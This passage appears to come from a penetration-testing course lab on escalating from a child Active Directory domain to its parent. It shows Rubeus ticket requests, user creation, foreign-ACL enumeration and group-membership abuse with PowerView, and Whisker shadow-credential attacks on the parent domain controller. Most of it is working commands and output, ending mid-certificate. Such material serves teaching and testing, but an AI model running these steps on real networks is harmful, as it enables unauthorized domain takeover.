[*] Using domain controller: fe80::7553:b64f:4793:6013%14:88
[+] TGT request successful!

[*] base64(ticket.kirbi):

doIF9DCCBfCgAwIBBaEDAgEWooIE9DCCBPBhggTsMIIE6KADAgEFoRYbFERFVi5JTkxBTkVGUk
VJR0hU
LkFEoikwJ6ADAgECoSAwHhsGa3JidGd0GxRkZXYuaW5sYW5lZnJlaWdodC5hZKOCBJwwggSYoA
MCARKh
AwIBAqKCBIoEggSGilB6VD8Uji1ZMkbCAbtF1ghhfskgkn954xp6XnXR9ExHwq1dvKhPoqizpC
/PGaas
1hPGKjEAyS6kZYqPyru9842uUduREtSxw8aOQ1dtPZAuimtA8AP8DEcU8bGqTgx05BJ+BS7D+9
dVBlZR
Lfh5Dyw+SDX5u7GRO2HmObVpRPLLQhu9YPa2WJ9hBVEYmEt+4S+AGS50gLQckAgGmh/d61c0V6
jNzPze
20wcH9/dJfc2N1bSAxs0V8A2XQoyw4QFj2QP1/GaUQCxmPDhhl5e7l5C1/OqX7vHt2ccI9DfrZ
NWZm+L
x2V+jTanTR6TMwlWFocSfREJyjZcJVGaVzH1eHvBBKyFr7Dwhifuq5witlno/+yto77OOl5Yle
```

```
htL7IW
/aeRPVsAMWXTHBTHbH4pbGjmPW8pGZPWTza3aGQvjWtbyOdZjVIHeSvuyT2rpop22WT0MiFpOQ
ElbGF0
cYE31Sao5Bkr1LfP0yeWwkQhnjb63YN+EgZ8AVlDFsavA9pblq/ZsjLJwoR8+EykSxf4roe33P
bnZ/GK
<SNIP>

[+] Ticket successfully imported!

ServiceName              :  krbtgt/dev.inlanefreight.ad
ServiceRealm             :  DEV.INLANEFREIGHT.AD
UserName                 :  jerry
UserRealm                :  DEV.INLANEFREIGHT.AD
StartTime                :  3/21/2024 3:18:59 PM
EndTime                  :  3/22/2024 1:18:59 AM
RenewTill                :  3/28/2024 3:18:59 PM
Flags                    :  name_canonicalize, pre_authent, initial,
renewable, forwardable
KeyType                  :  rc4_hmac
Base64(key)              :  0eyJFXdpfTrRx1miTy+qSQ==
ASREP (key)              :  7C4EE43396C9A7B9EE52CED09DB516EA
```

With the obtained ticket for user `DEV\Jerry`, which has `Account Operators` privileges within the parent domain, we now possess the capability to exemplify this authority by adding a `new user` to the parent domain.
We can leverage PowerView's `New-DomainUser` function to create a new user named `testuser`, specifying the `-domain` argument to target the parent domain, inlanefreight.ad.

Creating a New Domain User in Parent Domain

```
PS C:\Tools> Import-Module .\PowerView.ps1
PS C:\Tools> $SecPassword = ConvertTo-SecureString 'T3st@123' -AsPlainText
-Force
PS C:\Tools> New-DomainUser -Domain inlanefreight.ad -SamAccountName
testuser -AccountPassword $SecPassword

AdvancedSearchFilter              :
System.DirectoryServices.AccountManagement.AdvancedFilters
Enabled                           : True
<SNIP>
DisplayName                       : testuser
SamAccountName                    : testuser
UserPrincipalName                 :
Sid                               : S-1-5-21-2879935145-656083549-
3766571964-2603
Guid                              : 6fa60861-806e-4706-90f3-db7b525bb40d
DistinguishedName                 :
```

```
CN=testuser,CN=Users,DC=INLANEFREIGHT,DC=AD
StructuralObjectClass             : user
Name                              : testuser
```

The output confirms the successful creation of a new user named `testuser` in the parent domain. Leveraging the privileges of the `account operators`, if we want, we can further proceed to include this user within the `DNSAdmins` group to extend the user's permissions within the parent domain and perform Privilege Escalation.

Adding the Created User into the DNSAdmins Group

```
PS C:\Tools> Add-ADGroupMember -identity "DNSAdmins" -Members testuser -
Server inlanefreight.ad
```

Foreign ACL Principals

It is also possible for users or groups from a `child domain` to have `Access Control List (ACL)` permissions, such as `GenericAll`, `WriteProperty`, `GenericWrite`, `WriteDacl`, `WriteOwner`, on groups or users in the parent domain in an Active Directory environment. By assigning ACL permissions to Groups or Users in the parent domain, administrators can grant users from the child domain various levels of access to resources, directories, or other objects managed by those groups. This can include permissions to read, write, modify, or delete resources, depending on the specific ACL permissions assigned.

Enumerate Foreign ACL Principals


We can leverage PowerView's `Get-DomainObjectACL` function to conduct a focused search. In the example below, we utilize this function to identify all domain objects for which user `rita` holds rights. This is achieved by mapping the user's SID to the `$sid` variable, which corresponds to the `SecurityIdentifier` property, providing insights into the users with designated rights over an object.

Enumerating ACLs for User Rita


```
PS C:\Tools> Import-Module .\PowerView.ps1
PS C:\Tools> $sid = Convert-NameToSid rita
PS C:\Tools> Get-DomainObjectAcl -ResolveGUIDs -Identity * -domain
inlanefreight.ad | ? {$_.SecurityIdentifier -eq $sid}

AceType               : AccessAllowed
ObjectDN              : CN=Infrastructure,CN=Users,DC=INLANEFREIGHT,DC=AD
```

```
ActiveDirectoryRights : GenericAll
OpaqueLength          : 0
ObjectSID             : S-1-5-21-2879935145-656083549-3766571964-2110
InheritanceFlags      : None
BinaryLength          : 36
IsInherited           : False
IsCallback            : False
PropagationFlags      : None
SecurityIdentifier    : S-1-5-21-2901893446-2198612369-2488268719-2103
AccessMask            : 983551
AuditFlags            : None
AceFlags              : None
AceQualifier          : AccessAllowed
```

The output indicates that the user `DEV\rita` from the child domain holds the `GenericAll` Active Directory right over the `Infrastructure` group in the parent domain. We can verify the presence of `GenericAll` within the `Infrastructure` group for the user `DEV\rita` directly from the parent Domain Controller (DC) as depicted in the screenshot below.



We can also utilize `BloodHound` to examine the ACL rights for the user `rita` through a graphical interface. Upon analysis, we notice that `rita` possesses the `GenericAll` permission on the `Infrastructure` group. Consequently, she can add herself to this group, potentially granting herself elevated privileges within the network.



With this privilege, `DEV\rita` possesses complete control over the `Infrastructure` group, allowing direct modification of group membership, adding herself to the `Infrastructure` group.

Note: Credentials for the user rita are: `rita` : `rita`

Abusing Foreign ACL Principals

Let's obtain an authentication ticket in memory for the user `DEV\rita` using `Rubeus`. We can create a temporary `PowerShell.exe` process with Rubeus to ensure that any existing tickets stored in memory remain undisturbed.

Create a Sacrificial Logon Session with Rubeus

```
PS C:\Tools> ./Rubeus createnetonly /program:powershell.exe /show


______        _
(_____ \      | |
_____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/

v2.2.3

[*] Action: Create Process (/netonly)

[*] Using random username and password.
[*] Showing process : True
[*] Username        : FLTNQYMI
[*] Domain          : YH4TURBL
```

```
[*] Password        : KNNI2TMI
[+] Process         : 'powershell.exe' successfully created with
LOGON_TYPE = 9
[+] ProcessID       : 4752
[+] LUID            : 0x52dacc
```

A new PowerShell window will be opened. Here, we can safely request a ticket for the user `rita`, avoiding any complications associated with existing `klist` sessions.

Using Rubeus to Request a Ticket as Rita

```
PS C:\Tools> .\Rubeus.exe asktgt /user:rita /password:rita
/domain:dev.inlanefreight.ad /ptt


______        _
(_____ \      | |
_____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/

v2.2.3

[*] Action: Ask TGT

[*] Using rc4_hmac hash: 7C4EE43396C9A7B9EE52CED09DB516EA
[*] Building AS-REQ (w/ preauth) for: 'dev.inlanefreight.ad\rita'
[*] Using domain controller: fe80::7553:b64f:4793:6013%14:88
[+] TGT request successful!

[*] base64(ticket.kirbi):

doIF9DCCBfCgAwIBBaEDAgEWooIE9DCCBPBhggTsMIIE6KADAgEFoRYbFERFVi5JTkxBTkVGUk
VJR0hU
LkFEoikwJ6ADAgECoSAwHhsGa3JidGd0GxRkZXYuaW5sYW5lZnJlaWdodC5hZKOCBJwwggSYoA
MCARKh
AwIBAqKCBIoEggSGilB6VD8Uji1ZMkbCAbtF1ghhfskgkn954xp6XnXR9ExHwq1dvKhPoqizpC
/PGaas
1hPGKjEAyS6kZYqPyru9842uUduREtSxw8aOQ1dtPZAuimtA8AP8DEcU8bGqTgx05BJ+BS7D+9
dVBlZR
Lfh5Dyw+SDX5u7GRO2HmObVpRPLLQhu9YPa2WJ9hBVEYmEt+4S+AGS50gLQckAgGmh/d61c0V6
jNzPze
20wcH9/dJfc2N1bSAxs0V8A2XQoyw4QFj2QP1/GaUQCxmPDhhl5e7l5C1/OqX7vHt2ccI9DfrZ
NWZm+L
x2V+jTanTR6TMwlWFocSfREJyjZcJVGaVzH1eHvBBKyFr7Dwhifuq5witlno/+yto77OOl5Yle
htL7IW
/aeRPVsAMWXTHBTHbH4pbGjmPW8pGZPWTza3aGQvjWtbyOdZjVIHeSvuyT2rpop22WT0MiFpOQ
```

```
ElbGF0
cYE31Sao5Bkr1LfP0yeWwkQhnjb63YN+EgZ8AVlDFsavA9pblq/ZsjLJwoR8+EykSxf4roe33P
bnZ/GK
o34dnPCtYu7laQEbCfk6oWEZQpbYBkYh7oKQ8DENgLevOSKLcFsU+E2b0yeiTzdfCUtUaf9pqg
ay77Q9
<SNIP>

[+] Ticket successfully imported!

ServiceName              :  krbtgt/dev.inlanefreight.ad
ServiceRealm             :  DEV.INLANEFREIGHT.AD
UserName                 :  rita
UserRealm                :  DEV.INLANEFREIGHT.AD
StartTime                :  3/21/2024 3:18:59 PM
EndTime                  :  3/22/2024 1:18:59 AM
RenewTill                :  3/28/2024 3:18:59 PM
Flags                    :  name_canonicalize, pre_authent, initial,
renewable, forwardable
KeyType                  :  rc4_hmac
Base64(key)              :  0eyJFXdpfTrRx1miTy+qSQ==
ASREP (key)              :  7C4EE43396C9A7B9EE52CED09DB516EA
```

With the obtained ticket for user `DEV\rita`, which has `GenericAll` privileges within the parent domain group named `Infrastructure`, we now possess the capability to abuse this privilege.
To abuse the `GenericAll` privilege, we can employ PowerView's `Add-DomainGroupMember` function and make the user `DEV\rita` a member of the `Infrastructure` group within the parent domain.

Add Rita to the Infrastructure Group

```
PS C:\Tools> Add-DomainGroupMember -identity 'Infrastructure' -Members
'DEV\rita' -Domain inlanefreight.ad -Verbose

VERBOSE: [Get-PrincipalContext] Binding to domain 'inlanefreight.ad'
VERBOSE: [Get-PrincipalContext] Binding to domain 'dev.INLANEFREIGHT.AD'
VERBOSE: [Add-DomainGroupMember] Adding member 'DEV\rita' to group
'Infrastructure'
```

Lastly, we can confirm the successful addition of the user to the group using PowerView's `Get-DomainGroupMember` function.

Confirm Rita is a Member of Infrastructure Group

```
PS C:\Tools> Get-DomainGroupMember -Identity 'Infrastructure' -Domain
inlanefreight.ad -Verbose

VERBOSE: [Get-DomainSearcher] search base:
LDAP://DC02.DEV.INLANEFREIGHT.AD/DC=inlanefreight,DC=ad
VERBOSE: [Get-DomainGroupMember] Get-DomainGroupMember filter string:
(&(objectCategory=group)(|(samAccountName=Infrastructure)))
VERBOSE: [Get-DomainSearcher] search base:
LDAP://DC02.DEV.INLANEFREIGHT.AD/DC=inlanefreight,DC=ad
VERBOSE: [Get-DomainObject] Get-DomainObject filter string:
(&(|(distinguishedname=CN=rita,CN=Users,DC=dev,DC=INLANEFREIGHT,DC=AD)))
```

Enumerate Foreign ACLs for all Users

In the above example, our focus centered on enumerating ACL rights for the specific user `rita`, aimed at discerning her permissions within the parent domain. However, if our objective extends to evaluating Foreign ACLs across all users within the domain, a more comprehensive approach becomes necessary. We can utilize the following script to enumerate Foreign ACLs for all domain users.

```
$Domain = "inlanefreight.ad"
$DomainSid = Get-DomainSid $Domain

Get-DomainObjectAcl -Domain $Domain -ResolveGUIDs -Identity * | ? {
        ($_.ActiveDirectoryRights -match
'WriteProperty|GenericAll|GenericWrite|WriteDacl|WriteOwner') -and `
        ($_.AceType -match 'AccessAllowed') -and `
        ($_.SecurityIdentifier -match '^S-1-5-.*-[1-9]\d{3,}$') -and `
        ($_.SecurityIdentifier -notmatch $DomainSid)
}
```

It's essential to note that executing this type of script across an entire domain can be highly resource-intensive and time consuming, particularly in large environments with numerous users. Therefore, it's advisable to prioritize compromised high-value targets first when utilizing this approach. By focusing on these targets, we can quickly verify if any access to the parent domain exists.

In cases where this targeted approach fails to yield results, resorting to enumerating ACLs for all domain users becomes necessary, albeit with an acknowledgment of the increased time investment required.

Enumerating Foreign ACLs for all Users

```
PS C:\Tools> Import-Module .\PowerView.ps1
PS C:\Tools> .\get-all-foreign-acl.ps1

AceType               : AccessAllowed
ObjectDN              : CN=Infrastructure,CN=Users,DC=INLANEFREIGHT,DC=AD
ActiveDirectoryRights : GenericAll
OpaqueLength          : 0
ObjectSID             : S-1-5-21-2879935145-656083549-3766571964-2110
InheritanceFlags      : None
BinaryLength          : 36
IsInherited           : False
IsCallback            : False
PropagationFlags      : None
SecurityIdentifier    : S-1-5-21-2901893446-2198612369-2488268719-2103
AccessMask            : 983551
AuditFlags            : None
AceFlags              : None
AceQualifier          : AccessAllowed

AceType               : AccessAllowed
ObjectDN              : CN=Server Admins,CN=Users,DC=INLANEFREIGHT,DC=AD
ActiveDirectoryRights : ListChildren, ReadProperty, GenericWrite
OpaqueLength          : 0
ObjectSID             : S-1-5-21-2879935145-656083549-3766571964-2111
InheritanceFlags      : None
BinaryLength          : 36
IsInherited           : False
IsCallback            : False
PropagationFlags      : None
SecurityIdentifier    : S-1-5-21-2901893446-2198612369-2488268719-2105
AccessMask            : 131132
AuditFlags            : None
AceFlags              : None
AceQualifier          : AccessAllowed

AceType               : AccessAllowed
ObjectDN              : CN=Server Admins,CN=Users,DC=INLANEFREIGHT,DC=AD
ActiveDirectoryRights : GenericAll
OpaqueLength          : 0
ObjectSID             : S-1-5-21-2879935145-656083549-3766571964-2111
InheritanceFlags      : None
BinaryLength          : 36
IsInherited           : False
IsCallback            : False
PropagationFlags      : None
SecurityIdentifier    : S-1-5-21-2901893446-2198612369-2488268719-1106
AccessMask            : 983551
AuditFlags            : None
AceFlags              : None
```

```
AceQualifier          : AccessAllowed

AceType               : AccessAllowed
ObjectDN              : CN=Enterprise Key
Admins,CN=Users,DC=INLANEFREIGHT,DC=AD
ActiveDirectoryRights : GenericAll
OpaqueLength          : 0
ObjectSID             : S-1-5-21-2879935145-656083549-3766571964-527
InheritanceFlags      : ContainerInherit
BinaryLength          : 36
IsInherited           : False
IsCallback            : False
PropagationFlags      : None
SecurityIdentifier    : S-1-5-21-2901893446-2198612369-2488268719-2106
AccessMask            : 983551
AuditFlags            : None
AceFlags              : ContainerInherit
AceQualifier          : AccessAllowed
```

This script utilizes the `Get-DomainObjectAcl` cmdlet to enumerate ACLs for all domain objects. Within the `Where-Object` filter, it selects ACLs that meet specific criteria, including `Active Directory rights`, `ACE type`, and `Security Identifier (SID)` pattern matching. This script effectively identifies Foreign ACLs for all domain users in the domain.


However, the script doesn't directly provide us with the name of the user who has ACL rights on a group in the parent domain. To bridge this gap, we can incorporate `ConvertFrom-SID` cmdlet, enabling the conversion of the received SID into the corresponding username.

```
PS C:\Tools> ConvertFrom-SID S-1-5-21-2901893446-2198612369-2488268719-
2103
DEV\rita
PS C:\Tools> ConvertFrom-SID S-1-5-21-2901893446-2198612369-2488268719-
2105
DEV\sshd
PS C:\Tools> ConvertFrom-SID S-1-5-21-2901893446-2198612369-2488268719-
1106
<SNIP>
PS C:\Tools> ConvertFrom-SID S-1-5-21-2901893446-2198612369-2488268719-
2106
DEV\sentinal
```

Based on the output, it's evident that the user `DEV\sentinal` possesses `GenericAll` privileges over the `Enterprise Key Admins` group. Consequently, `sentinal` has the capability to add themselves to this group, thereby potentially executing a Shadow

Credentials Attack using tools like Whisker to compromise the parent domain controller (DC01.inlanefreight.ad).

We can also utilize `BloodHound` to examine the ACL rights for the user `sentinal`. Upon analysis, we find that the `sentinal` user possesses the `GenericAll` permission on the `Enterprise Key Admins` group.



Using Rubeus to Request a Ticket as Sentinal

```
PS C:\Tools> .\Rubeus.exe asktgt /user:sentinal /password:sentinal /ptt


______        _
(_____ \      | |
_____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/

v2.2.3
[*] Action: Ask TGT

[*] Using rc4_hmac hash: 16D0A3E96748D7ACE7A6C6F12257C7CC
[*] Building AS-REQ (w/ preauth) for: 'dev.INLANEFREIGHT.AD\sentinal'
[*] Using domain controller: fe80::91f8:2bf4:a7e7:651f%14:88
[+] TGT request successful!
[*] base64(ticket.kirbi):
doIF6jCCBeagAwIBBaEDAgEWooIE5zCCBONhggTfMIIE26ADAgEFoRYbFERFVi5JTkxBTkVGUk
VJR0hU
LkFEoikwJ6ADAgECoSAwHhsGa3JidGd0GxRkZXYuSU5MQU5FRlJFSUdIVC5BRKOCBI8wggSLoA
MCARKh
AwIBAqKCBH0EggR5WIRiN8Xj7dvCYO4qujr5Hf1Wqne6omJ/pvbP7U0UO48o3FaxY26m5dtWxL
S5kghV
ZoT+F4K9I5u4zt5Pp2IEvsbMe61i1fJYBFGMyJcv0emzTp2vqnryFOJF5Z4jmhUXZWicaZD6KU
j1z9vL
5lJAiJeDqjlmpItM8vogHDY0cFvvGI6h3zUu1SYEg2u8JVWESABjzOVpyYvTJovNph8Yi/8DBv
```

```
FkUNg5
HyZ0Y/e1mETr2N0WHLGhx7Nwq01IV/TSwM/0MwGb9QzQSO1q6AoIJTNY3EKGoBTxCfzUAcSHZu
3mp1nr
V/GvcRej9i8OEMhwll88cIiG80XuLZpHVw4vj/sM6Z0JzuI1orfwHis6MPScAzDeWETQM6pH1O
puD3u8
DM+85vg1ujmPUozztt7MS2Id0/Z8NRtX9aMtEk72pzvDxZYr/d5NM+sMFCb3GYkHj82Yapy632
eWS4WB
bYAxWb3uNwJPXbJBV65TMZwQyjXh5jl0lqb9o63/Q7JCfgtiP9D3yf13ko2p7qw0c285M5t1Td
96J12x
<SNIP>

[+] Ticket successfully imported!

ServiceName              :  krbtgt/dev.INLANEFREIGHT.AD
ServiceRealm             :  DEV.INLANEFREIGHT.AD
UserName                 :  sentinal
UserRealm                :  DEV.INLANEFREIGHT.AD
StartTime                :  4/8/2024 6:06:01 AM
EndTime                  :  4/8/2024 4:06:01 PM
RenewTill                :  4/15/2024 6:06:01 AM
Flags                    :  name_canonicalize, pre_authent, initial,
renewable, forwardable
KeyType                  :  rc4_hmac
Base64(key)              :  496ecYB9nuY4jbEyf9u0Og==
ASREP (key)              :  16D0A3E96748D7ACE7A6C6F12257C7CC
```

With the obtained ticket for user `DEV\sentinal`, which has `GenericAll` privileges within the parent domain group named `Enterprise Key Admins`, we now possess the capability to abuse this. To abuse `GenericAll` privilege, we can employ PowerView's `Add-DomainGroupMember` function and make the user `DEV\sentinal` member of the `Enterprise Key Admins` group within the parent domain.

Add Sentinal to Enterprise Key Admins Group

```
PS C:\Tools> Add-DomainGroupMember -identity 'Enterprise Key Admins' -
Members 'DEV\sentinal' -Domain inlanefreight.ad -Verbose

VERBOSE: [Get-PrincipalContext] Binding to domain 'inlanefreight.ad'
VERBOSE: [Get-PrincipalContext] Binding to domain 'dev.INLANEFREIGHT.AD'
VERBOSE: [Add-DomainGroupMember] Adding member 'DEV\sentinal' to group
'Enterprise Key Admins'
```

Individuals who belong to the `Enterprise Key Admins` group hold the capability to exert control over an Active Directory (AD) user or computer account. They achieve this by manipulating the target object's (user or computer account) attribute known as `msDS-`

`KeyCredentialLink`. This manipulation involves appending alternate credentials, typically in the form of certificates, to the attribute. Through this method, members of the `Enterprise Key Admins` group can effectively take control of the targeted AD user or computer account.

We can employ `Whisker` to append the `msDS-KeyCredentialLink` attribute of DC01 in the parent domain with alternate credentials presented in the form of certificates.

Adding Credentials on the msDS-KeyCredentialLink Attribute

```
PS C:\Tools> .\Whisker.exe add /target:DC01$ /domain:inlanefreight.ad

[*] No path was provided. The certificate will be printed as a Base64 blob
[*] No pass was provided. The certificate will be stored with the password
bFBcclxFxc0nFChi
[*] Searching for the target account
[*] Target user found: CN=DC01,OU=Domain
Controllers,DC=INLANEFREIGHT,DC=AD
[*] Generating certificate
[*] Certificate generaged
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID 2b1787fc-31fa-4879-9df6-
c24b2e911d8c
[*] Updating the msDS-KeyCredentialLink attribute of the target object
[+] Updated the msDS-KeyCredentialLink attribute of the target object
[*] You can now run Rubeus with the following syntax:

Rubeus.exe asktgt /user:DC01$
/certificate:MIIJuAIBAzCCCXQGCSqGSIb3DQEHAaCCCWUEgglhMIIJXTCCBhYGCSqGSIb3D
QEHAaCCBgcEggYDMIIF/zCCBfsGCyqGSIb3DQEMCgECoIIE/jCCBPowHAYKKoZIhvcNAQwBAzA
OBAie+9JkzabX6wICB9AEggTYCYh0TmqdYlJyoQ5moyO/ngfA2h1gZ6B31ep2zXl/wZaSf8uHX
CX2Jv+Pc6mnyH4/GO746mcPzmllTQSpLKDdXB6U0aAB6/q1/GALrgYnuJkK3AcQLeRruB0HCxm
yLqju2TUvLggM6kE0zvDyvpYp5m1NPacAQrgFmJS8Dpr0CYUOQBtB2tKmLFvTLoeQIl4nbJAnc
n5Lj+jPjQ512S481ESPz4lK9zz6waO6Yk9FdHc3aCes492qA/D1Y6PK7BSnAbHuluvlzmVBdUo
14k7IZRVUYq1Xpxi5ZdHR3SmgfEURfKYfogl8FsbmHVq4ZDVAdn2IHmUXZ6yVKuKsDar6ayIwB
NEI3UPJpUAkHOO/BKGeSbihlEktILMSN+LT0Xe97C6aH+nedZa80tC638QEdIzc4z1A8scjVgu
vHTKpwBoxGwflrU34Lp951oo70pRb/JHRX2Z4l01MmzpS0ktbILTsTFHnHpSz6lLakhT2P24Kq
5YbWfI3GmHoMIWuJxY6nUOGKYaU6T7uOPyK8dk0Fp08j3Lva1PM1mnE+RxUO+N2bwCZ6FbDUoV
NCT0TrbXivj41eobsD3OiIA/3wfy7UBksha8b9bcvd3B0FcEFqd1CxHqXt/rVrHTGWxZZMFFWo
3uVN7HKd6VMlO50j/1aMvpZMmaOJd9FnqgGRRhJEBTdShhDYvGLnbPTfaxhNOSjXJCAN1L8WEg
ABR+SvkV1jjnEpkhK0ECOoicHMFPd/AK63/nysAtqAD1zPjR5AYsFxJkSOqsRLZ37D/QKh5HbJ
sm8aJBEvLtlx0NUh2PWF+sO4nATCw2gWZXc1OfiGtFcLccFF9oSSfwE1aUZ8cTfj6Cdxzem/dK
+aaIJdhB4oyw5ayQr1Wtx0ke3YWwmGtZ7pZfVnh0Mwd9tc0r8k6RV3Xdz4LYbqVsb6x8BGmOrH
0CDtlk8p26VPNZ2myrJ3t/aS3U+53Z77DRys/NIkM1GO7/gvsu5dq/2Q0k74SsnTGE+V43oMoa
V+aDLVYl6Z0R7FzzxcdAUl4s2FHktaFngRx7UzdJdfKYPirSt5OXGgzCJR5GLleKXABL8W8yA7
ZnszJVTVJUe+2WY/TNJpAvE87IswL2BOL8/vhQHIDjmL48EgMf9X2YWRJNUOFj9cgnZzkRVSBU
BzNCMvAp6xZHtU5tHeMHm3MudTBwMi1JJrcXgHAZ/nmJx5IAuwPMLooTZuqaL40Pf1aX9eIx+h
IfVou52XmwlIk2T2MUk9RhOlxa2HT0nKWkcuBQx6C01D2v6LSqNxsVrg2UtgzZ0H9Hu+oHWuhx
Fz3gUu7fn8AatudVMnqG03yVpE+txcH7BxD39zT2tv4R+KjBMf1M2Psb3MvNueyIC0T1RCT7h7
SgDZQ95fa8+r4CSHChIszp5rHjk+0DSarqZ1keZ9+gjmvhLBmVJmqtC5GkmouYMW8fgOQgajTP
```

```
yfDS3f3mydZeUPhFl8TNXEjRskmVRHtKRjGn5BY5/AocYfk6lmkYFC0ydzUu0sMtnOwHoGClBG
6B1lyG4IgF7jpOj76+vjE0uhq0+hGiRrn+SYD7g8940b5ebrTqf6eegBgIkEZfPp43KCWoTmul
w5+FtCScFNNc83njaN033toQfY0xYTMMwzSsb3p3wE5jZ3uqaDDGB6TATBgkqhkiG9w0BCRUxB
gQEAQAAADBXBgkqhkiG9w0BCRQxSh5IAGQAYgA1AGMAMgA0AGIAZQAtAGMAZABkADUALQA0ADg
AZAA0AC0AOQA4ADkAOAAtADIAZQAwADIAYwAzADQAZAAwAGUAMQAyMHkGCSsGAQQBgjcRATFsH
moATQBpAGMAcgBvAHMAbwBmAHQAIABFAG4AaABhAG4AYwBlAGQAIABSAFMAQQAgAGEAbgBkACA
AQQBFAFMAIABDAHIAeQBwAHQAbwBnAHIAYQBwAGgAaQBjACAAUAByAG8AdgBpAGQAZQByMIIDP
wYJKoZIhvcNAQcGoIIDMDCCAywCAQAwggMlBgkqhkiG9w0BBwEwHAYKKoZIhvcNAQwBAzAOBAi
lguoAwlYc2gICB9CAggL452s9Tg7Cqz5+AlxpL0tNHmAAEvqNpQOWWtp8bGSN299ZsB3t/h0Bl
